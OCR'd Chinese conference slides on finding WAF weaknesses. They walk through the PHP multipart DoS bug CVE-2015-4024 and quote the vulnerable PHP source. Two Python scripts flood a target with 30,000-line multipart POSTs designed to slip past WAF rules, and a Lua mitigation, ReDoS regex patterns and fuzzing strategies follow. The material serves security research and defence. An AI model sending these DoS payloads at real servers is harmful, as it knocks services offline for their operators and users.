WAF漏洞挖掘及安全架构

主讲人：黄登

服云科技 安全攻防实验室

关于...这个[男人]:

Winger：
EMAIL : free.winge@gmail.com
Twitter : WingerFree
Weixin : GNUSEC

No White No Black No Green Hat

WAF =>? Wh@Fk

WTK WAF ~~

0x1 绕绕绕绕绕绕绕绕绕绕绕绕绕绕绕绕绕绕绕绕NI Y的

0x2 R B

0x3 业务 OR 安全 ?

0x4 Matrix => Revolution

0x1 Bingo vs Rule breaker

- 一个无法加规则的漏洞 PHP-DDOS CVE-2015-4024
- 规则不是万能的,恰恰是万万不能的.（单一防御远远不够)
- 如何做一个RB 高手呢? 来叔叔教你

PHP DDOS

- CVE-2015-4024 由 LiuShusheng 2015-04-03 提交 PHP TEAM。
- 漏洞通过提交特定规则的POST上传数据包，触发服务器PHP容器的资源过度消耗， 最终造成DDoS攻击。
- 一周之内各大安全厂商相继推出新规则， 新补丁。以宣“天下太平”。
- 一切看似安然无恙。

然 并 卵


- 漏洞原理---->

```
static intmultipart_buffer_headers(multipart_buffer *self, zend_llist *header TSRMLS_DC)
{
        char*line;
        mime_header_entryprev_entry = {0}, entry;
        intprev_len, cur_len;

        /*didn't find boundary, abort */
        if(!find_boundary(self, self->boundary TSRMLS_CC)) {
                return0;
        }

        /*get lines of text, or CRLF_CRLF */

        while((line = get_line(self TSRMLS_CC)) && line[0] != '\0' )
        {
                /*add header to table */
                char*key = line;
                char*value = NULL;

                if(php_rfc1867_encoding_translation(TSRMLS_C)) {
                        self->input_encoding= zend_multibyte_encoding_detector(line, strlen(line), self->detect_order,self
                }

                /*space in the beginning means same header */
                if(!isspace(line[0])) {
                        value= strchr(line, ':');
                }

                if(value) {
                        *value= 0;
                        do{ value++; } while(isspace(*value));

                        entry.value= estrdup(value);
                        entry.key= estrdup(key);

                }else if (zend_llist_count(header)) { /* If no ':' on the line, add to previousline */

                        prev_len= strlen(prev_entry.value);
                        cur_len= strlen(line);

                        entry.value= emalloc(prev_len + cur_len + 1);
                        memcpy(entry.value,prev_entry.value, prev_len);
                        memcpy(entry.value+ prev_len, line, cur_len);
                        entry.value[cur_len+ prev_len] = '\0';

                        entry.key= estrdup(prev_entry.key);

                        zend_llist_remove_tail(header);
                }else {
                        continue;
                }

                zend_llist_add_element(header,&entry);
```

在遇到双**CRLF**和数据包结束标识之前，一行代码只要不包含**":"**，就会申请一次内存，并进行一次内存拷贝拼接. 然而提交的数据包行数并没有限制，假设一个数据包一次性提交几十万行，则**CPU**会忙于应付. 最后造成系统负载过高，无法及时响应后续的请求操作.

安全狗

通杀的快感--指哪打哪



安全狗

第一次RB

```
    Num=30000
    headers={'Content-Type':'multipart/form-data; boundary=----WebKitFormBoundaryX3B7wiNgERQlzmAlI',
             'Accept-Encoding':'gzip, deflate',
             'User-Agent':'Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2214.
111 Safari/537.36'}
    body = "------WebKitFormBoundaryX3B7wiNgERQlzmAlI\nContent-Disposition: form-data; name=\"file\"; filename=sb.jpg"
    payload=""
    for i in range(0,Num):
        payload = payload + random.choice('abcdefghijklmnopqrstuvwxyz') * random.randint(1,3) +'\n'
    body = body + payload;
    body = body + "Content-Type: application/octet-stream\r\n\r\ndatadata\r\n------WebKitFormBoundaryX3B7wiNgERQlzmAlI--"
    print "starting...";
    pool = Pool(3)
    for i in  range(1, 3 + 1):
        pool.apply_async(check_php_multipartform_dos, [target,body,headers])
    pool.close()
    pool.join()

if __name__=="__main__":
    main()
```

动态变形加随机长度，绕过最早发布规则的一批IDS和WAF

HOW FIX?

- 核心思路就是用\r\n\r\n将form-data的body part分成header和body，header再用\n分割，如果数量大于10的话就直接拦截下来，返回447错误。通过这样的方式，临时抵御这次的DOS漏洞

```
postdata = split(postdata, boundary)
local i = 1
while i < #postdata do
    local lines = split(postdata[i], "\r\n\r\n")
    if #lines[0] == nil or lines[1] == nil or (not string.find(lines[0], "Content%-Disposition")) then
        ngx.exit(445)
        return true
    end
    ----defense CVE-2015-4024
    local form_data_header = split(lines[0], "\n")
    if #form_data_header > 10 then
        ngx.exit(447)
        return true
    end
    ----defense CVE-2015-4024

    local key = string.gmatch(lines[0], "%sname=\"(.+)\"")()
    local val = string.gmatch(lines[0], "filename=\"(.+)\"")()
```

问题来了

0x1：影响正常业务

10行太少，遇到论坛之类的多文件上传的环境就影响正常使用了.

0x2: RULES DDOS

随着匹配行数的增加，匹配函数的复杂度以及正则表达式的复杂度都会成倍增长。 最终导致过滤器本身占用系统资源过多(ReDoS).

第二次RB

```
Num=30000
headers={'Content-Type':'multipart/form-data; boundary=----WebKitFormBoundaryX3B7wiNgERQlzmAlI',
        'Accept-Encoding':'gzip, deflate',
        'User-Agent':'Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2214.111 Safari/537.3
body = "------WebKitFormBoundaryX3B7wiNgERQlzmAlI\nContent-Disposition: form-data; name=\"file\"; filename=sb.jpg"
payload=""
for i in range(0,Num):
        payload = payload + '\r\n'
body = body + payload;
body = body + "Content-Type: application/octet-stream\r\n\r\ndatadata\r\n------WebKitFormBoundaryX3B7wiNgERQlzmAlI--"
print "starting...";
pool = Pool(3)
for i in  range(1, 3 + 1):
      pool.apply_async(check_php_multipartform_dos, [target,body,headers])
pool.close()
pool.join()
```

安全狗

0x2 R B 之 ReDos

- Regex BooM (正则表达式拒绝服务攻击)
- ReDos 产生的原因在于正则表达式在执行的过程中， 存在过度滥用计算机资源的情况. 最终导致匹配器性能低下, 甚至HANG住业务.
- 0x1: 很久以前, 很久以后一直会有的一个洞.　　这是一个普遍存在此问题.
- 0x2: 架构 --> 策略 --> 规则复杂度.　　在架构无法弥补的情况下， 规则越复杂就陷的越深.
- 0x3: 安全性 VS 业务量

```
c:\Python27>python -c "import re; re.compile('^([0-9a-zA-Z]([-.\w]*[0-9a-zA-Z])*
@(([0-9a-zA-Z])+([-\w]*[0-9a-zA-Z])*\.)+[a-zA-Z]{2,9})$', re.DEBUG)"
at at_beginning
subpattern 1
  in
    range (48, 57)
    range (97, 122)
    range (65, 90)
  max_repeat 0 4294967295
    subpattern 2
      max_repeat 0 4294967295
        in
          literal 45
          literal 46
          category category_word
      in
        range (48, 57)
        range (97, 122)
        range (65, 90)
  literal 64
  max_repeat 1 4294967295
    subpattern 3
      max_repeat 1 4294967295
        subpattern 4
          in
            range (48, 57)
            range (97, 122)
            range (65, 90)
      max_repeat 0 4294967295
        subpattern 5
          max_repeat 0 4294967295
            in
              literal 45
              category category_word
          in
            range (48, 57)
            range (97, 122)
            range (65, 90)
      literal 46
  max_repeat 2 9
```

匹配算法执行过程过度重复导致DOS

ReDos 表达式特性

- 分组重叠

  ^(\d+)*$　　组内和组外存在匹配重叠

  ^(\d*)*$

  ^(\d+|\s+)*$

- 平行表达式重叠

  ^(\d|\d\d)+$　组内各表达式之间存在重叠

  ^(\d|\d?)+$

如何成为RB高手?

- 一:　你的长得丑. 人丑鬼怕.
- 二:　你的长得比我丑. . .
- 三：修炼ＦＵＺＺ大法。。。。。。

人人都爱 FUZZ

- WAF测试中常见FUZZ策略


策略 1: BLIND FUZZ (传统的基于结果的FUZZ)

策略 2: SLICE FUZZ (基于容器特性的FUZZ+组合)


ＷＡＦ模糊测试框架

